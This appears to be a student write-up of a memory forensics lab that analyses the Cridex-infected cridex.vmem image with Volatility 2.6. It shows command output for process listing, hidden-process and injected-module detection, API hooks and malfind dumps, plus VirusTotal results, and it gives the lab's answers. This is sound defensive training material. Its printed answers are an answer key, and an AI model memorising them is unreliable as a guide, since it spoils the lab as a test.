
Task 1

What memory format is the most common? .raw

These tools will typically output a .raw file which contains an image of the system memory. The .raw format is one of the most common memory file types you will see in the wild.

Task 2

The Window's system we're looking to perform memory forensics on was turned off by mistake. What file contains a compressed memory image? hiberfil.sys



Offline machines, however, can have their memory pulled relatively easily as long as their drives aren't encrypted. For Windows systems, this can be done via pulling the following file:

%SystemDrive%/hiberfil.sys

hiberfil.sys, better known as the Windows hibernation file contains a compressed memory image from the previous boot. Microsoft Windows systems use this in order to provide faster boot-up times, however, we can use this file in our case for some memory forensics!

Task 3

How about if we wanted to perform memory forensics on a VMware-based virtual machine? .vmem

- VMware - .vmem file
- Hyper-V - .bin file
- Parallels - .mem file
- VirtualBox - .sav file **This is only a partial memory file. You'll need to dump memory like a normal bare-metal system for this hypervisor*

Examining Our Patient

Now that we've collected our memory image let's dig into it! For those using their own workstation for this activity, I've provided a download link to our memory sample attached to this task. If you're using the workstation I've provided as a VM for this activity you'll find the memory image in the 'voluser' home directory.

Task 1

First, let's figure out what profile we need to use. Profiles determine how Volatility treats our memory image since every version of Windows is a little bit different. Let's see our options now with the command `volatility -f MEMORY_FILE.raw imageinfo`

```
┌──(xiung㉿LAPTOP-J3QRG39S)-[~/volatility_2.6_lin64_standalone]
└─$ ./volatility_2.6_lin64_standalone -f cridex.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/xiung/volatility_2.6_lin64_standalone/cridex.vmem)
                      PAE type : PAE
                           DTB : 0x2fe000L
                          KDBG : 0x80545ae0L
          Number of Processors : 1
     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2012-07-22 02:45:08 UTC+0000
     Image local date and time : 2012-07-21 22:45:08 -0400
```

Task 2

Running the imageinfo command in Volatility will provide us with a number of profiles we can test with, however, only one will be correct. We can test these profiles using the pslist command, validating our profile selection by the sheer number of returned results. Do this now with the command `volatility -f MEMORY_FILE.raw --profile=PROFILE pslist`. What profile is correct for this memory image?


WinXPSP2x86

```
┌──(xiung㉿LAPTOP-J3QRG39S)-[~/volatility_2.6_lin64_standalone]
└─$ ./volatility_2.6_lin64_standalone -f cridex.vmem --profile=WinXPSP2x86 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------
0x823c89c8 System                    4      0     53      240 ------      0
0x822f1020 smss.exe                368      4      3       19 ------      0 2012-07-22 02:42:31 UTC+0000
0x822a0598 csrss.exe               584    368      9      326      0      0 2012-07-22 02:42:32 UTC+0000
0x82298700 winlogon.exe            608    368     23      519      0      0 2012-07-22 02:42:32 UTC+0000
0x81e2ab28 services.exe            652    608     16      243      0      0 2012-07-22 02:42:32 UTC+0000
0x81e2a3b8 lsass.exe               664    608     24      330      0      0 2012-07-22 02:42:32 UTC+0000
0x82311360 svchost.exe             824    652     20      194      0      0 2012-07-22 02:42:33 UTC+0000
0x81e29ab8 svchost.exe             908    652      9      226      0      0 2012-07-22 02:42:33 UTC+0000
0x823001d0 svchost.exe            1004    652     64     1118      0      0 2012-07-22 02:42:33 UTC+0000
0x821dfda0 svchost.exe            1056    652      5       60      0      0 2012-07-22 02:42:33 UTC+0000
0x82295650 svchost.exe            1220    652     15      197      0      0 2012-07-22 02:42:35 UTC+0000
0x821dea70 explorer.exe           1484   1464     17      415      0      0 2012-07-22 02:42:36 UTC+0000
0x81eb17b8 spoolsv.exe            1512    652     14      113      0      0 2012-07-22 02:42:36 UTC+0000
0x81e7bda0 reader_sl.exe          1640   1484      5       39      0      0 2012-07-22 02:42:36 UTC+0000
0x820e8da0 alg.exe                 788    652      7      104      0      0 2012-07-22 02:43:01 UTC+0000
0x821fcda0 wuauclt.exe            1136   1004      8      173      0      0 2012-07-22 02:43:46 UTC+0000
0x8205bda0 wuauclt.exe            1588   1004      5      132      0      0 2012-07-22 02:44:01 UTC+0000
```

```
┌──(xiung㉿LAPTOP-J3QRG39S)-[~/volatility_2.6_lin64_standalone]
└─$ ./volatility_2.6_lin64_standalone -f cridex.vmem --profile=WinXPSP3x86 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------
0x823c89c8 System                    4      0     53      240 ------      0
0x822f1020 smss.exe                368      4      3       19 ------      0 2012-07-22 02:42:31 UTC+0000
0x822a0598 csrss.exe               584    368      9      326      0      0 2012-07-22 02:42:32 UTC+0000
0x82298700 winlogon.exe            608    368     23      519      0      0 2012-07-22 02:42:32 UTC+0000
0x81e2ab28 services.exe            652    608     16      243      0      0 2012-07-22 02:42:32 UTC+0000
0x81e2a3b8 lsass.exe               664    608     24      330      0      0 2012-07-22 02:42:32 UTC+0000
0x82311360 svchost.exe             824    652     20      194      0      0 2012-07-22 02:42:33 UTC+0000
0x81e29ab8 svchost.exe             908    652      9      226      0      0 2012-07-22 02:42:33 UTC+0000
0x823001d0 svchost.exe            1004    652     64     1118      0      0 2012-07-22 02:42:33 UTC+0000
0x821dfda0 svchost.exe            1056    652      5       60      0      0 2012-07-22 02:42:33 UTC+0000
```

Task 3

Take a look through the processes within our image. What is the process ID for the smss.exe process? If results are scrolling off-screen, try piping your output into less. 368



```
┌──(xiung㉿LAPTOP-J3QRG39S)-[~/volatility_2.6_lin64_standalone]
└─$ ./volatility_2.6_lin64_standalone -f cridex.vmem --profile=WinXPSP2x86 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start

---------- -------------------- ------ ------ ------ -------- ------ ------ ----------------------------
0x823c89c8 System                    4      0     53      240 ------      0

0x822f1020 smss.exe                368      4      3       19 ------      0 2012-07-22 02:42:31 UTC+0000

0x822a0598 csrss.exe               584    368      9      326      0      0 2012-07-22 02:42:32 UTC+0000

0x82298700 winlogon.exe            608    368     23      519      0      0 2012-07-22 02:42:32 UTC+0000
```

Task 4

In addition to viewing active processes, we can also view active network connections at the time of image creation! Let's do this now with the command `volatility -f MEMORY_FILE.raw --profile=PROFILE netscan`. Unfortunately, something not great is going to happen here due to the sheer age of the target operating system as the command netscan doesn't support it.

```
┌──(xiung㉿LAPTOP-J3QRG39S)-[~/volatility_2.6_lin64_standalone]
└─$ ./volatility_2.6_lin64_standalone -f cridex.vmem --profile=WinXPSP2x86 netscan
Volatility Foundation Volatility Framework 2.6
ERROR   : volatility.debug    : This command does not support the profile WinXPSP2x86
```

Task 5

It's fairly common for malware to attempt to hide itself and the process associated with it. That being said, we can view intentionally hidden processes via the command `psxview`. What process has only one 'False' listed?

csrss.exe

```
┌──(xiung㉿LAPTOP-J3QRG39S)-[~/volatility_2.6_lin64_standalone]
└─$ ./volatility_2.6_lin64_standalone -f cridex.vmem --profile=WinXPSP2x86 psxview
Volatility Foundation Volatility Framework 2.6
Offset(P)  Name                    PID pslist psscan thrdproc pspcid csrss session deskthrd ExitTime
---------- -------------------- ------ ------ ------ -------- ------ ----- ------- -------- --------
0x02498700 winlogon.exe            608 True   True   True     True   True  True    True
0x02511360 svchost.exe             824 True   True   True     True   True  True    True
0x022e8da0 alg.exe                 788 True   True   True     True   True  True    True
0x020b17b8 spoolsv.exe            1512 True   True   True     True   True  True    True
0x0202ab28 services.exe            652 True   True   True     True   True  True    True
0x02495650 svchost.exe            1220 True   True   True     True   True  True    True
0x0207bda0 reader_sl.exe          1640 True   True   True     True   True  True    True
0x025001d0 svchost.exe            1004 True   True   True     True   True  True    True
0x02029ab8 svchost.exe             908 True   True   True     True   True  True    True
0x023fcda0 wuauclt.exe            1136 True   True   True     True   True  True    True
0x0225bda0 wuauclt.exe            1588 True   True   True     True   True  True    True
0x0202a3b8 lsass.exe               664 True   True   True     True   True  True    True
0x023dea70 explorer.exe           1484 True   True   True     True   True  True    True
0x023dfda0 svchost.exe            1056 True   True   True     True   True  True    True
0x024f1020 smss.exe                368 True   True   True     True   False False   False
0x025c89c8 System                    4 True   True   True     True   False False   False
0x024a0598 csrss.exe               584 True   True   True     True   False True    True
```

Task 6

In addition to viewing hidden processes via psxview, we can also check this with a greater focus via the command 'ldrmodules'. Three columns will appear here in the middle, InLoad, InInit, InMem. If any of these are false, that module has likely been injected which is a really bad thing. On a normal system the grep statement above should return no output. Which process has all three columns listed as 'False' (other than System)?

csrss.exe

```
┌──(xiung㉿LAPTOP-J3QRG39S)-[~/volatility_2.6_lin64_standalone]
└─$ ./volatility_2.6_lin64_standalone -f cridex.vmem --profile=WinXPSP2x86 ldrmodules
Volatility Foundation Volatility Framework 2.6
Pid      Process            Base       InLoad InInit InMem MappedPath
-------- ------------------ ---------- ------ ------ ----- ----------
       4 System             0x7c900000 False  False  False \WINDOWS\system32\ntdll.dll
     368 smss.exe           0x48580000 True   False  True  \WINDOWS\system32\smss.exe
     368 smss.exe           0x7c900000 True   True   True  \WINDOWS\system32\ntdll.dll
     584 csrss.exe          0x00460000 False  False  False \WINDOWS\Fonts\vgasys.fon
     584 csrss.exe          0x4a680000 True   False  True  \WINDOWS\system32\csrss.exe
     584 csrss.exe          0x75b40000 True   True   True  \WINDOWS\system32\csrsrv.dll
     584 csrss.exe          0x75b50000 True   True   True  \WINDOWS\system32\basesrv.dll
     584 csrss.exe          0x7e720000 True   True   True  \WINDOWS\system32\sxs.dll
     584 csrss.exe          0x77e70000 True   True   True  \WINDOWS\system32\rpcrt4.dll
     584 csrss.exe          0x7c800000 True   True   True  \WINDOWS\system32\kernel32.dll
     584 csrss.exe          0x77dd0000 True   True   True  \WINDOWS\system32\advapi32.dll
     584 csrss.exe          0x77fe0000 True   True   True  \WINDOWS\system32\secur32.dll
     584 csrss.exe          0x7e410000 True   True   True  \WINDOWS\system32\user32.dll
     584 csrss.exe          0x7c900000 True   True   True  \WINDOWS\system32\ntdll.dll
     584 csrss.exe          0x77f10000 True   True   True  \WINDOWS\system32\gdi32.dll
     584 csrss.exe          0x75b60000 True   True   True  \WINDOWS\system32\winsrv.dll
```

Task 7

Processes aren't the only area we're concerned with when we're examining a machine. Using the 'apihooks' command we can view unexpected patches in the standard system DLLs. If we see an instance where Hooking module: <unknown> that's really bad. This command will take a while to run, however, it will show you all of the extraneous code introduced by the malware.

```
┌──(xiung㉿LAPTOP-J3QRG39S)-[~/volatility_2.6_lin64_standalone]
└─$ ./volatility_2.6_lin64_standalone -f cridex.vmem --profile=WinXPSP2x86 apihooks
Volatility Foundation Volatility Framework 2.6
**************************************************************************
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 1484 (explorer.exe)
Victim module: ntdll.dll (0x7c900000 - 0x7c9af000)
Function: ntdll.dll!LdrLoadDll at 0x7c9163a3
Hook address: 0x146a300
Hooking module: <unknown>

Disassembly(0):
0x7c9163a3 e9583fb584       JMP 0x146a300
0x7c9163a8 68f864917c       PUSH DWORD 0x7c9164f8
0x7c9163ad e8f984ffff       CALL 0x7c90e8ab
0x7c9163b2 a1c8b0977c       MOV EAX, [0x7c97b0c8]
0x7c9163b7 8945e4           MOV [EBP-0x1c], EAX
0x7c9163ba 8b               DB 0x8b

Disassembly(1):
0x146a300 8b442410        MOV EAX, [ESP+0x10]
0x146a304 8b4c240c        MOV ECX, [ESP+0xc]
0x146a308 8b542408        MOV EDX, [ESP+0x8]
0x146a30c 56              PUSH ESI
0x146a30d 50              PUSH EAX
0x146a30e 8b44240c        MOV EAX, [ESP+0xc]
0x146a312 51              PUSH ECX
0x146a313 52              PUSH EDX
0x146a314 50              PUSH EAX
0x146a315 e8              DB 0xe8
0x146a316 56              PUSH ESI
0x146a317 6d              INS DWORD [ES:EDI], DX
```

Task 8

Injected code can be a huge issue and is highly indicative of very very bad things. We can check for this with the command `malfind`. Using the full command `volatility -f MEMORY_FILE.raw --profile=PROFILE malfind -D <Destination Directory>` we can not only find this code, but also dump it to our specified directory. Let's do this now! We'll use this dump later for more analysis. How many files does this generate?

```
┌──(xiung㉿LAPTOP-J3QRG39S)-[~/volatility_2.6_lin64_standalone]
└─$ ./volatility_2.6_lin64_standalone -f cridex.vmem --profile=WinXPSP2x86 malfind -D .
Volatility Foundation Volatility Framework 2.6
Process: csrss.exe Pid: 584 Address: 0x7f6f0000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x7f6f0000  c8 00 00 00 91 01 00 00 ff ee ff ee 08 70 00 00   .............p..
0x7f6f0010  08 00 00 00 00 fe 00 00 00 00 10 00 00 20 00 00   ............... 
0x7f6f0020  00 02 00 00 00 20 00 00 8d 01 00 00 ff ef fd 7f   ...............
0x7f6f0030  03 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00   ...............

0x7f6f0000 c8000000         ENTER 0x0, 0x0
0x7f6f0004 91               XCHG ECX, EAX
0x7f6f0005 0100             ADD [EAX], EAX
0x7f6f0007 00ff             ADD BH, BH
0x7f6f0009 ee               OUT DX, AL
0x7f6f000a ff               DB 0xff
0x7f6f000b ee               OUT DX, AL
0x7f6f000c 087000           OR [EAX+0x0], DH
0x7f6f000f 0008             ADD [EAX], CL
0x7f6f0011 0000             ADD [EAX], AL
0x7f6f0013 0000             ADD [EAX], AL
0x7f6f0015 fe00             INC BYTE [EAX]
0x7f6f0017 0000             ADD [EAX], AL
0x7f6f0019 0010             ADD [EAX], DL
0x7f6f001b 0000             ADD [EAX], AL
0x7f6f001d 2000             AND [EAX], AL
0x7f6f001f 0000             ADD [EAX], AL
0x7f6f0021 0200             ADD AL, [EAX]
0x7f6f0023 0000             ADD [EAX], AL
0x7f6f0025 2000             AND [EAX], AL
0x7f6f0027 008d010000ff     ADD [EBP-0xffffff], CL
```

12

count those white word file, it’s 12.

```
┌──(xiung㉿LAPTOP-J3QRG39S)-[~/volatility_2.6_lin64_standalone]
└─$ ls
AUTHORS.txt  LICENSE.txt                    process.0x82298700.0x4c540000.dmp  process.0x82298700.0x5de10000.dmp
 process.0x822a0598.0x7f6f0000.dmp
CREDITS.txt  process.0x81e7bda0.0x3d0000.dmp  process.0x82298700.0x4dc40000.dmp  process.0x82298700.0x6a230000.dmp
 README.txt
cridex.vmem  process.0x821dea70.0x1460000.dmp  process.0x82298700.0x4ee0000.dmp   process.0x82298700.0x73f40000.dmp
 volatility_2.6_lin64_standalone
LEGAL.txt    process.0x82298700.0x13410000.dmp  process.0x82298700.0x554c0000.dmp  process.0x82298700.0xf9e0000.dmp
```

Task 9

Last but certainly not least we can view all of the DLLs loaded into memory. DLLs are shared system libraries utilized in system processes. These are commonly subjected to hijacking and other side-loading attacks, making them a key target for forensics. Let's list all of the DLLs in memory now with the command `dlllist`

```
┌──(xiung㉿LAPTOP-J3QRG39S)-[~/volatility_2.6_lin64_standalone]
└─$ ./volatility_2.6_lin64_standalone -f cridex.vmem --profile=WinXPSP2x86 dlllist
Volatility Foundation Volatility Framework 2.6
************************************************************************
System pid:      4
Unable to read PEB for task.
************************************************************************
smss.exe pid:    368
Command line : \SystemRoot\System32\smss.exe


Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x48580000     0xf000     0xffff \SystemRoot\System32\smss.exe
0x7c900000    0xaf000     0xffff C:\WINDOWS\system32\ntdll.dll
************************************************************************
csrss.exe pid:    584
Command line : C:\WINDOWS\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,3072,51
ization,2 ProfileControl=Off MaxRequestThreads=16
Service Pack 3

Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x4a680000     0x5000     0xffff \??\C:\WINDOWS\system32\csrss.exe
0x7c900000    0xaf000     0xffff C:\WINDOWS\system32\ntdll.dll
0x75b40000     0xb000     0xffff C:\WINDOWS\system32\CSRSRV.dll
0x75b50000    0x10000        0x3 C:\WINDOWS\system32\basesrv.dll
0x75b60000    0x4b000        0x2 C:\WINDOWS\system32\winsrv.dll
0x77f10000    0x49000        0x5 C:\WINDOWS\system32\GDI32.dll
0x7c800000    0xf6000       0x10 C:\WINDOWS\system32\KERNEL32.dll
0x7e410000    0x91000        0x6 C:\WINDOWS\system32\USER32.dll
0x7e720000    0xb0000        0x1 C:\WINDOWS\system32\sxs.dll
0x77dd0000    0x9b000        0x5 C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000    0x92000        0x3 C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000    0x11000        0x2 C:\WINDOWS\system32\Secur32.dll
************************************************************************
winlogon.exe pid:    608
Command line : winlogon.exe
Service Pack 3
```

Task 10

Now that we've seen all of the DLLs running in memory, let's go a step further and pull them out! Do this now with the command `volatility -f MEMORY_FILE.raw --profile=PROFILE --pid=PID dlldump -D <Destination Directory>` where the PID is the process ID of the infected process we identified earlier (questions five and six). How many DLLs does this end up pulling?

12

```
┌──(xiung㉿LAPTOP-J3QRG39S)-[~/volatility_2.6_lin64_standalone]
└─$ ./volatility_2.6_lin64_standalone -f cridex.vmem --profile=WinXPSP2x86 --pid=584 dlldump -D .
Volatility Foundation Volatility Framework 2.6
Process(V) Name                 Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x822a0598 csrss.exe            0x04a680000 csrss.exe            OK: module.584.24a0598.4a680000.dll
0x822a0598 csrss.exe            0x07c900000 ntdll.dll            OK: module.584.24a0598.7c900000.dll
0x822a0598 csrss.exe            0x075b40000 CSRSRV.dll           OK: module.584.24a0598.75b40000.dll
0x822a0598 csrss.exe            0x077f10000 GDI32.dll            OK: module.584.24a0598.77f10000.dll
0x822a0598 csrss.exe            0x07e720000 sxs.dll              OK: module.584.24a0598.7e720000.dll
0x822a0598 csrss.exe            0x077e70000 RPCRT4.dll           OK: module.584.24a0598.77e70000.dll
0x822a0598 csrss.exe            0x077dd0000 ADVAPI32.dll         OK: module.584.24a0598.77dd0000.dll
0x822a0598 csrss.exe            0x077fe0000 Secur32.dll          OK: module.584.24a0598.77fe0000.dll
0x822a0598 csrss.exe            0x075b50000 basesrv.dll          OK: module.584.24a0598.75b50000.dll
0x822a0598 csrss.exe            0x07c800000 KERNEL32.dll         OK: module.584.24a0598.7c800000.dll
0x822a0598 csrss.exe            0x07e410000 USER32.dll           OK: module.584.24a0598.7e410000.dll
0x822a0598 csrss.exe            0x075b60000 winsrv.dll           OK: module.584.24a0598.75b60000.dll
```


Post Actions

Now that we've performed some basic forensics, let's go a step further and see what the community at large has to say about the items we've discovered. Check out the following two sites and upload the injected code we yanked out of our previous section. You can pull this code either via SCP with the box above, your local volatility workstation, or via a download link attached to this task.

- VirusTotal
- Hybrid Analysis

Task 1

Upload the extracted files to VirusTotal for examination.



1 / 67

Community Score

1 security vendor flagged this file as malicious

f10d922d8e6a7c66b9162b581ccc565ba92b9a8adbeabd0342b38f35f64daa9c

module.584.24a0598.4a680000.dll

native peexe

6.00 KB Size

2022-01-02 08:14:03 UTC 5 days ago

EXE

DETECTION DETAILS RELATIONS COMMUNITY 1

SecureAge APEX	Malicious	Acronis (Static ML)	Undetected
Ad-Aware	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected

Community Score

56 security vendors and 1 sandbox flagged this file as malicious

cbe5f4afd18753839d7e47ee41e6a6c1a1d03e806a77ba7a585ac7b7cad92450

process.0x81e7bda0.0x3d0000.dmp

detect-debug-environment | overlay | peexe

132.00 KB
Size

2021-12-11 16:58:55 UTC
26 days ago


EXE

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 8

Acronis (Static ML)	Suspicious	Ad-Aware	Trojan.Agent.BWSC
AhnLab-V3	Trojan/Win32.Cridex.C256674	Alibaba	Worm:Win32/Bublik.612ab5d6
ALYac	Trojan.Agent.BWSC	Antiy-AVL	Trojan/Generic.ASMalwS.2F5D1A
Avast	Win32:WormX-gen [Wrm]	AVG	Win32:WormX-gen [Wrm]
Avira (no cloud)	BDS/Backdoor.Gen	BitDefender	Trojan.Agent.BWSC
BitDefenderTheta	Gen:NN.ZexaF.34084.iuZ@aKGZZ6b	Bkav Pro	W32.AIDetect.malware2
ClamAV	Win.Worm.Razy-9852771-0	Comodo	TrojWare.Win32.PWS.AutoRun.zb0@4qsi66
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cybereason	Malicious.c36073
Cynet	Malicious (score: 100)	Cyren	W32/Backdoor.HI.gen!Eldorado
DrWeb	Trojan.DownLoader30.30424	eGambit	Generic.Malware
Elastic	Malicious (high Confidence)	Emsisoft	Trojan.Agent.BWSC (B)

Task 2

